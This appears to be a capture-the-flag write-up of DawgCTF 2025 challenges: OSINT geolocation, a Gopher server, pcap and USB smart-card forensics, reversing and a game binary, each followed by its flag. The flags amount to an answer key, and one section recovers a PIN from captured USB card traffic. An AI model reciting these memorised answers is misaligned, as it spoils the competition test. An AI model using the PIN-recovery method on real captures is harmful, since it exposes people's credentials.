
Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

[Submit!](#)

Please rate this problem:



DawgCTF{goodol'missouray}

The **nmap** scan has successfully identified that port 70 is open and running a service that appears to be related to the Gopher protocol

1. Service Identification :

- Nmap reports **gopher?** as the service on port 70, but it also notes that the service is "unrecognized despite returning data."
- The raw response from the server indicates that it is indeed a Gopher server, with a welcome message and additional details.

2. Server Information :

- The server identifies itself as running on Ubuntu/24.04 x86_64 .
- It provides your IP address (**115.132.11.62**) and the current server time (**Sat Apr 19 04:30:10 UTC 2025**).
- A file named **Flag.txt** is mentioned, which might contain important information or a flag (possibly for a CTF challenge).

From the raw response, we can extract the following:

- Welcome Message : The server explicitly states, "**--- Welcome to a Gopher Server! ---**".
- File Listing : A file named **Flag.txt** is listed with metadata:

Copy

1

Flag.txt 2025-Apr-08 16:33 0.0 KB

This suggests that the server hosts a file named **Flag.txt**, which might be accessible via the Gopher protocol.

So just use telnet

```
[—(zeqzoq@zeqzoq)-[~]
```

```
└─$ telnet caddyshack.umbccd.net 70
```

```
Trying 130.85.62.85...
```

```
Connected to caddyshack.umbccd.net.
```

```
Escape character is '^]'.  
/Flag.txt
```

```
# Hey look a flag!
```

```
DawgCTF{60ph3r_15_n07_d34d!}
```

```
Connection closed by foreign host.
```

DawgCTF{60ph3r_15_n07_d34d!}

Es ist alles in Butter (solved by 101 teams) 100

[Problem](#) [Previous Submissions](#) [Share](#)

Mein Kumpel und ich sind während unseres Besuchs in Deutschland in einem Einkaufszentrum spazieren gegangen. Als wir dort waren, bekamen wir großen Hunger und beschlossen, in einen Supermarkt zu gehen, um frisches Brot und Döner zu kaufen. Als wir in den Laden kamen, waren wir angenehm überrascht, dass es dort eine Brotschneidemaschine gab! Das war sehr praktisch. Wir wollten zurückgehen, aber wir hatten vergessen, wo der Laden war! Dumme Amerikaner, nicht wahr? Wie auch immer, wir hatten Glück, denn mein Kumpel hat zufällig ein Foto in der Gegend gemacht, weil ihm die Architektur gefiel. Können Sie uns helfen, den Supermarkt zu finden, damit wir noch frisches Brot kaufen können, bevor wir zurückfliegen?

Challenge-Datei herunterladen: [Klicken Sie hier](#)

[?](#) [Submit!](#)

Please rate this problem:

Translating to english

Everything is fine (solved by 101 teams) 100

[Problem](#) [Previous Submissions](#) [Share](#)


My friend and I were strolling through a shopping mall during our visit to Germany. While we were there, we got very hungry and decided to go to a supermarket to buy some fresh bread and kebabs. When we got to the store, we were pleasantly surprised to find that they had a bread slicer! It was very convenient. We wanted to go back, but we had forgotten where the store was! Stupid Americans, aren't we? Anyway, we got lucky because my friend happened to be taking a photo in the area because he liked the architecture. Can you help us find the supermarket so we can buy some fresh bread before we fly back?

Download challenge file: [Click here](#)


[?](#) [Submit!](#)

Please rate this problem:

-in Germany, search for supermarket



Schultheiss-Quartier



Kaufland Berlin-Moabit

DawgCTF{Kaufland_Berlin-Moabit}

Evanesco (solved by 99 teams) 200

Problem Previous Submissions 

I was in my chambers brewing a new flag, but at the last moment I spilled my invisibility potion all over it! Can you find it for me?

Download Challenge File(s): [Click Here](#)

? Submit!

Please rate this problem: ★ ★ ★ ★ ★

```
$ ./invisible
Oops I spilled my invisibility potion all over the flag!
Can you find the flag for me?
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
I hope you can find it!
```

That “weird blob” is actually the flag, but it’s been hidden using C’s \x escape syntax.

Running the file got something

I can’t solve this using IDA. I used Ghidra

```
undefined8 main(void)

{
    long in_FS_OFFSET;
    char local_a8 [152];
    long local_10;

    local_10 = *(long *)in_FS_OFFSET + 0x28;
    builtin_strncpy(local_a8,
                    "\x000e0001\x000e0044\x000e0061\x000e0077\x000e0067\x000e0043\x000e0054\x000e0046\x000e007b\x00
0e0075\x000e005f\x000e0063\x000e0061\x000e006e\x000e005f\x000e0074\x000e0061\x000e0067\x000e00
05f\x000e0062\x000e0075\x000e0074\x000e005f\x000e0075\x000e005f\x000e0063\x000e0061\x000e006e\x0
00e0074\x000e005f\x000e0068\x000e0069\x000e0064\x000e0065\x000e007d\x000e007f"
                    ,0x91);
    puts("Oops I spilled my invisibility potion all over the flag!");
    puts("Can you find the flag for me?");
    puts(local_a8);
    puts("I hope you can find it!");

    if (local_10 != *(long *)in_FS_OFFSET + 0x28) {
        // WARNING: Subroutine does not return
        __stack_chk_fail();
    }
}
```

```

    }
    return 0;
}

```

So we need to

1. **Extract** the raw literal (everything between the quotes).
2. **Scan** it for each \x sequence, grab all hex digits after \x until you hit a non-hex character.
3. For each group, convert that full hex value to an integer, then take it modulo 256 to get the final byte.
4. **Collect** those bytes in order.
5. **Strip** any leading/trailing non-printables (here you'll see a stray 0x01 at the start and 0x7F at the end).

```

import re

s =
r"\x000e0001\x000e0044\x000e0061\x000e0077\x000e0067\x000e0043\x000e0054\x000e0046\x000e007b\x000e0075\x000e005f\x000e0063\x000e0061\x000e006e\x000e005f\x000e0074\x000e0061\x000e0067\x000e005f\x000e0062\x000e0075\x000e0074\x000e005f\x000e0075\x000e005f\x000e0063\x000e0061\x000e006e\x000e0061\x000e0074\x000e005f\x000e0068\x000e0069\x000e0064\x000e0065\x000e007d\x000e007f"
# parse sequences
res = []
i = 0
while i < len(s):
    if s[i:i+2] == r"\x":
        # read hex digits
        j = i+2
        hex_digits = ""
        while j < len(s) and re.match(r'[0-9A-Fa-f]', s[j]):
            hex_digits += s[j]
            j+=1
        # got hex_digits
        val = int(hex_digits, 16)
        ch = chr(val % 256)
        res.append(ch)
        i = j
    else:
        # literal char?
        res.append(s[i])
        i+=1
decoded = ".join(res)

```

```
decoded, [ord(c) for c in decoded]
print(decoded)
```

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Evanesco]
└─$ python solve.py
DawgCTF{u_can_tag_but_u_cant_hide}
```

DawgCTF{u_can_tag_but_u_cant_hide}

Just Packets (solved by 92 teams) 450

[Problem](#) [Previous Submissions](#) [Edit](#)

Here pcap. Find flag.

Download Challenge File(s): [Click Here](#)

[?](#) [Submit!](#)

Please rate this problem:

Hints for "Just Packets"

Hint 1 (no penalty):

Locate flag hidden in URG pointer

```
└──(zeqzoq㉿zeqzoq)-[/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Just Packets]
```

```
└─$ tshark -r traffic.pcap -Y "tcp.flags.urg == 1" -T fields -e tcp.urgent_pointer
```

Warning: program compiled against libxml 212 using older 209

25697

30567

17236

18043

30313

27756

24935

25970

29535

25199

28260

29565

10

32-BIT INTEGERS
Informatics > Character Encoding > 32-Bit Integers

32-BIT INTEGERS CONVERTER

★ NUMBER OR LIST OF INTEGERS
10
29565
28260
25199
29535
25970

★ REPRESENTATION SIGNED INTEGER
 UNSIGNED INTEGER

★ RESULTS FORMAT STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)
 HEXADECIMAL 00-7F-FF
 DECIMAL 0-127-255
 OCTAL 000-177-377
 BINARY 00000000-11111111
 INTEGER NUMBER
 FILE TO DOWNLOAD

Free Dwg File Viewer

See also: [Binary Code](#)

TEXT TO 32-BIT INTEGERS ENCODER

★ 32BIT INTEGERS PLAINTEXT

Recipe

Reverse

By Character

Find / Replace

Find: Replace: Global match
 Case insensitive Multiline matching Dot matches all

Input
dawgCTF{villagers_bonds}

Output
dawgCTF{villagers_bonds}

dawgCTF{villagers_bonds}

[Problem](#)[Previous Submissions](#)

Welcome, warrior. Inspired by his favorite game, For Honor, my friend made a turn-based combat simulator to familiarize people with frame data. However, the system is against you. Every move you make is just too slow. You have one secret tool: the ability to manipulate time.

Can you win the fight and retrieve the flag?

nc connect.umbccd.net 25699

Download Challenge File(s): [Click Here](#)

[?](#)[Submit!](#)

Please rate this problem:

```
int sub_401480()
{
    int result; // eax

    __printf_chk();
    gets();
    result = 'OTUA';
    if ( *(__QWORD *)aPlayer == 'RRAPOTUA' && word_4040C8 == 'Y' )
    {
        dword_4042D4 = 1;
        return puts("You feel faster...");
    }
    return result;
}
```

```
$ nc connect.umbccd.net 25699
== Frame Trap ==
```

The bot is overwhelming... there's no fair way to win.

Enter your warrior name: AUTOPARRY

AUTOPARRY

You feel faster...

Choose your action:

(1) Heavy Attack

(2) Light Attack

(3) Guard Break

(4) Block

(5) Parry

(6) Dodge

Enter choice: 5

5

[TURN 1]

Bot uses: Heavy Attack

```
You use: Parry
[DEBUG] Player startup: 350 (recovery 0 + startup 150 + penalty 200)
[DEBUG] Bot startup: 433 (recovery 0 + startup 433)
Auto-parry activated!
You hit the bot with an enhanced-speed heavy attack for 50 damage. Bot health: 50
Choose your action:
(1) Heavy Attack
(2) Light Attack
(3) Guard Break
(4) Block
(5) Parry
(6) Dodge
Enter choice: 5
5

[TURN 2]
Bot uses: Heavy Attack
You use: Parry
[DEBUG] Player startup: 617 (recovery 267 + startup 150 + penalty 200)
[DEBUG] Bot startup: 433 (recovery 0 + startup 433)
Auto-parry activated!
You hit the bot with an enhanced-speed heavy attack for 50 damage. Bot health: 0
You defeated the bot! You win!
```

DawgCTF{fr4me_d4ta_m4nipulat10n}

Line in the Sand (solved by 79 teams) 100


[Problem](#) [Previous Submissions](#) [Edit](#)

I'm an investigator for a government entity, and I saw musings that there may be an illegal exchange of classified documents at a location. Unfortunately, the location is referred to by some pretty weird phrases only. I believe this will take place near some government installation, but I'm not sure what that is. Help me please? Here are the phrases: "wire", "asset", "comic". Submit the name of the installation where the handoff will take place.

[?](#) [Submit!](#)

Please rate this problem:

<https://what3words.com/wire.asset.comic>



DawgCTF{Fort_Sam_Houston}

Look Long and Prosper (solved by 103 teams) 100 ✓

[Problem](#) [Previous Submissions](#)

In this challenge, you'll need to uncover a hidden secret, but first, you must find the key. The key is hidden in plain sight. A user named Wikikenobi has left you a breadcrumb trail, and it's your job to follow it. Once you're there, look closely at everything.

aiye_hoav_aqd_advi
(Enclose the decoded message in DawgCTF{})

Please rate this problem:

<https://en.wikipedia.org/wiki/User:Wikikenobi>

Pioneering in its approach, the 2009 Star Trek film reinvents the franchise with a fresh, energetic cast and a thrilling plot. As young Kirk (Chris Pine) navigates his journey, he transforms from a reckless troublemaker into a capable captain, much like a force-sensitive learner discovering their true potential. Deeply engaging, the relationship between Kirk and Spock (Zachary Quinto) forms the heart of the film, with Spock's mentorship echoing that of classic force dynamics. As the villain Nero (Eric Bana) threatens the Federation, the crew bands together to stop him, mirroring the fight against dark forces in space. With stunning visuals and intense action, the film's space battles rival the best galactic showdowns. As the crew comes together, their unique skills combine to create a team as formidable as any rebel alliance. Never has Star Trek felt more exciting, as the characters grow and unite for a pulse-pounding adventure.

Taking the initials.

Pioneering...

As young...

Deeply...

As the villain...

With stunning...

As the crew...

Never has...

P A D A W A N

Decrypt aiye_hoav_aqd_advi with vigenere PADAWAN key we got live_long_and_edit

DawgCTF{live_long_and_edit}

[Problem](#)[Previous Submissions](#)


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{HaveUTriedCatFood?ihave!}

[Problem](#)[Previous Submissions](#)

I use a plastic card and pin to log in for work. I seem to have forgotten it and the process to change it is a real hassle. Luckily I capture the USB interfaces on my computer for this very reason! Can you recover my pin from this capture? Wrap the pin in DawgCTF[]

Download Challenge File(s): [Click Here](#)

Please rate this problem: ★ ★ ★ ★ ★

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/pinpoint 1]
  └─$ tshark -r findMyPin.pcap \
    -Y "usb.capdata" \
    -T fields -e usb.capdata \
    | tr -d ':' \
    > bulk_all.hex
```

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/pinpoint 1]
```

```
└─$ cat bulk_all.hex
6f0c00000000de0000000a4040007627601ff000000
800200000000de0000006a82
6fb00000000df0000000a4040006a0000000101
800200000000df0000006a82
6f1000000000e000000000a404000be82b0601040181c31f0201
800200000000e00000006a82
6f0500000000e10000000cadf3005
800200000000e10000006d00
6f0800000000e200000000cb3fff035c017e
800200000000e20000006114
6f0500000000e300000000c0000014
801600000000e300000053124f0ba0000003080000100001005f2f0240009000
6f0e00000000e400000000a4040009a00000030800001000
800200000000e40000006113
6f0500000000e500000000c0000013
801500000000e500000061114f0600001000010079074f05a0000003089000
6f0a00000000e600000000cb3fff055c035fc107
800200000000e60000006137
6f0500000000e700000000c0000037
803900000000e70000005335f006353131353231f10121f20121f300f40111f5
6f0800000000e800000000cb3fff035c017e
800200000000e80000006114
6f0500000000e900000000c0000014
801600000000e900000053124f0ba0000003080000100001005f2f0240009000
6f0a00000000ea00000000cb3fff055c035fc10c
800200000000ea0000006a80
```

6f0e00000000eb0000000a4040009a00000030800001000
800200000000eb0000006113
6f0500000000ec00000000c0000013
801500000000ec00000061114f0600001000010079074f05a0000003089000
6f0d00000000ed00000002000800836323134fffffff
800200000000ed00000063c2
6f0c00000000ee00000000a4040007627601ff000000
800200000000ee0000006a82
6f0b00000000ef0000000a4040006a00000000101
800200000000ef0000006a82
6f1000000000f00000000a404000be82b0601040181c31f0201
800200000000f00000006a82
6f0500000000f10000000cadf3005
800200000000f10000006d00
6f0800000000f200000000cb3fff035c017e
800000000000f2800100
800200000000f20000006114
6f0500000000f300000000c0000014
801600000000f300000053124f0ba0000003080000100001005f2f0240009000
6f0e00000000f40000000a4040009a00000030800001000
800200000000f40000006113
6f0500000000f500000000c0000013
801500000000f500000061114f0600001000010079074f05a0000003089000
6f0a00000000f600000000cb3fff055c035fc107
800200000000f60000006137
6f0500000000f700000000c0000037
803900000000f70000005335f006353131353231f10121f20121f300f40111f5
6f0800000000f800000000cb3fff035c017e
800200000000f80000006114
6f0500000000f900000000c0000014
801600000000f900000053124f0ba0000003080000100001005f2f0240009000
6f0a00000000fa00000000cb3fff055c035fc10c
800200000000fa0000006a80
6f0e00000000fb00000000a4040009a00000030800001000
800200000000fb0000006113
6f0500000000fc00000000c0000013
801500000000fc00000061114f0600001000010079074f05a0000003089000
6f0d00000000fd000000002000800837393031fffffff
800200000000fd0000009000
6f0c00000000fe00000000a4040007627601ff000000
800200000000fe0000006a82
6f0b00000000ff00000000a4040006a00000000101
800200000000ff0000006a82
6f100000000000000000000000a404000be82b0601040181c31f0201

```
8002000000000000000006a82
6f05000000000010000000cadf3005
80020000000010000006d00
6f080000000000200000000cb3fff035c017e
800200000000020000006114
6f050000000000300000000c0000014
80160000000000300000053124f0ba0000003080000100001005f2f0240009000
6f0e000000000040000000a4040009a00000030800001000
800200000000040000006113
6f0500000000005000000000c0000013
80150000000000500000061114f0600001000010079074f05a0000003089000
6f0a00000000006000000000cb3fff055c035fc107
800200000000060000006137
6f050000000000700000000c0000037
80390000000000070000005335f006353131353231f10121f20121f300f40111f5
6f0800000000000800000000cb3fff035c017e
800200000000080000006114
6f050000000000900000000c0000014
80160000000000900000053124f0ba0000003080000100001005f2f0240009000
6f0a0000000000a00000000cb3fff055c035fc10c
80000000000000a800100
80020000000000a0000006a80
6f0e0000000000b00000000a4040009a00000030800001000
80020000000000b0000006113
6f050000000000c000000000c0000013
80150000000000c00000061114f0600001000010079074f05a0000003089000
6f0d0000000000d000000002000800837333138ffffffff
80020000000000d00000063c2
```

```
#!/usr/bin/env python3
import re

# find all printable runs ≥4 chars in a byte string
def find_printable_runs(bs, min_len=4):
    return re.findall(b'[\x20-\x7E]{%d,' % min_len, bs)

with open('bulk_all.hex','r') as f:
    for ln in f:
        raw = bytes.fromhex(ln.strip())
        # skip anything shorter than a CCID header
        if len(raw) < 10:
            continue
        # CCID header: bytes 1–4 = little-endian length
```

```
plen = int.from_bytes(raw[1:5], 'little')
data = raw[10:10+plen]
# skip status words only
if len(data) <= 2:
    continue
# pull any printable ascii substrings
for run in find_printable_runs(data):
    print(run.decode('ascii'))
```

```
└─(zeqzoq㉿zeqzoq)-[/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/pinpoint 1]
└─$ python3 extract_flag.py
511521
6214
511521
7901
511521
7318
```

DawgCTF{7901}

[Problem](#)[Previous Submissions](#)

I installed a new program that is supposed to use my card to login, however it says something about a clocking speed error. Can you figure out the clock rate conversion value for my card so I may better tune my program? Flag format: DawgCTF[base10 value]

Download Challenge File(s): [Click Here](#)

[?](#)[Submit!](#)

Please rate this problem:

Hints for "pinpoint 2 (Forensics)"

Hint 1 (no penalty):

There is a specific packet that shares all kinds of information about the card.

For Pinpoint 2 the trick is that the CCID “power-on” response carries the ATR (Answer-To-Reset), and the very first interface byte of the ATR (TA_1) encodes your card’s *clock-rate conversion factor (FI)* in its upper nibble.

Dump every USB payload

```
tshark -r FindMyClockConversion.pcap \
-Y usb.capdata \
-T fields -e usb.capdata \
| tr -d ':' \
> clock_all.hex
```

```
$ cat clock_all.hex
65000000000043000000
8100000000004342fe01
65000000000044000000
8100000000004442fe01
5003
65000000000045000000
81000000000045010001
65000000000046000000
81000000000046010001
62000000000047000000
801200000000470000003b7d96000080318065b0831111e583009000
610500000000480000009600000a00
820500000000480000009600000a00
6f0c0000000049000000a4040007627601ff000000
800200000000490000006a82
```

6f0b000000004a0000000a4040006a00000000101
8002000000004a0000006a82
6f10000000004b0000000a404000be82b0601040181c31f0201
8002000000004b0000006a82
6f05000000004c0000000cadf3005
8002000000004c0000006d00
6f08000000004d00000000cb3fff035c017e
8002000000004d0000006114
6f05000000004e00000000c0000014
8016000000004e00000053124f0ba0000003080000100001005f2f0240009000
6f0e000000004f0000000a4040009a00000030800001000
8002000000004f0000006113
6f05000000005000000000c0000013
8015000000005000000061114f0600001000010079074f05a0000003089000
6f0a000000005100000000cb3fff055c035fc107
800200000000510000006137
6f05000000005200000000c0000037
803900000000520000005335f006353131353231f10121f20121f300f40111f5
6f08000000005300000000cb3fff035c017e
800200000000530000006114
6f05000000005400000000c0000014
8016000000005400000053124f0ba0000003080000100001005f2f0240009000
6f0a000000005500000000cb3fff055c035fc10c
800200000000550000006a80
6f0e000000005600000000a4040009a00000030800001000
800200000000560000006113
6f05000000005700000000c0000013
8015000000005700000061114f0600001000010079074f05a0000003089000
6f0a000000005800000000cb3fff055c035fc102
800200000000580000006100
6f05000000005900000000c0000000
80020100000059000000538205fbe02f9053019d6501858210c2d3171b525a1
6f05000000005a00000000c0000000
8002010000005a0000000d300b060355040a13044e4953543120301e06035504
6f05000000005b00000000c0000000
8002010000005b000000d14cf524bd5e7932d89d9863137c21c933b7492130fe
6f05000000005c00000000c0000000
8002010000005c000000c900cb4372df023ecd66bf055861c851f9739db2d464
6f05000000005d00000000c0000000
8002010000005d000000060355040613025553310d300b060355040a13044e49
6f05000000005e00000000c00000ff
8001010000005e0000005800483b220fd6b41e861378c9be8cbe59ab84ab5964
6f0a000000005f00000000cb3fff055c035fc105
8002000000005f0000006100

6f05000000006000000000c0000000
800201000006000000538205da708205d1308205cd308204b5a00302010202
6f050000000610000000c0000000
800201000006100000010105000382010f003082010a0282010100b7eebf13
6f050000000620000000c0000000
8002010000062000000cab4f8694a0069e9debb690bc27add7dcfc02030100
6f0500000006300000000c0000000
800201000006300000069767465737463612e63726c864e6c646170733a2f2f
6f0500000006400000000c0000000
8002010000064000000073002864e6c646170733a2f2f7365637572652d6261
6f0500000006500000000c00000de
80e00000000065000000eea8734c3af2e846153de82578f1f12172d4a24db57d
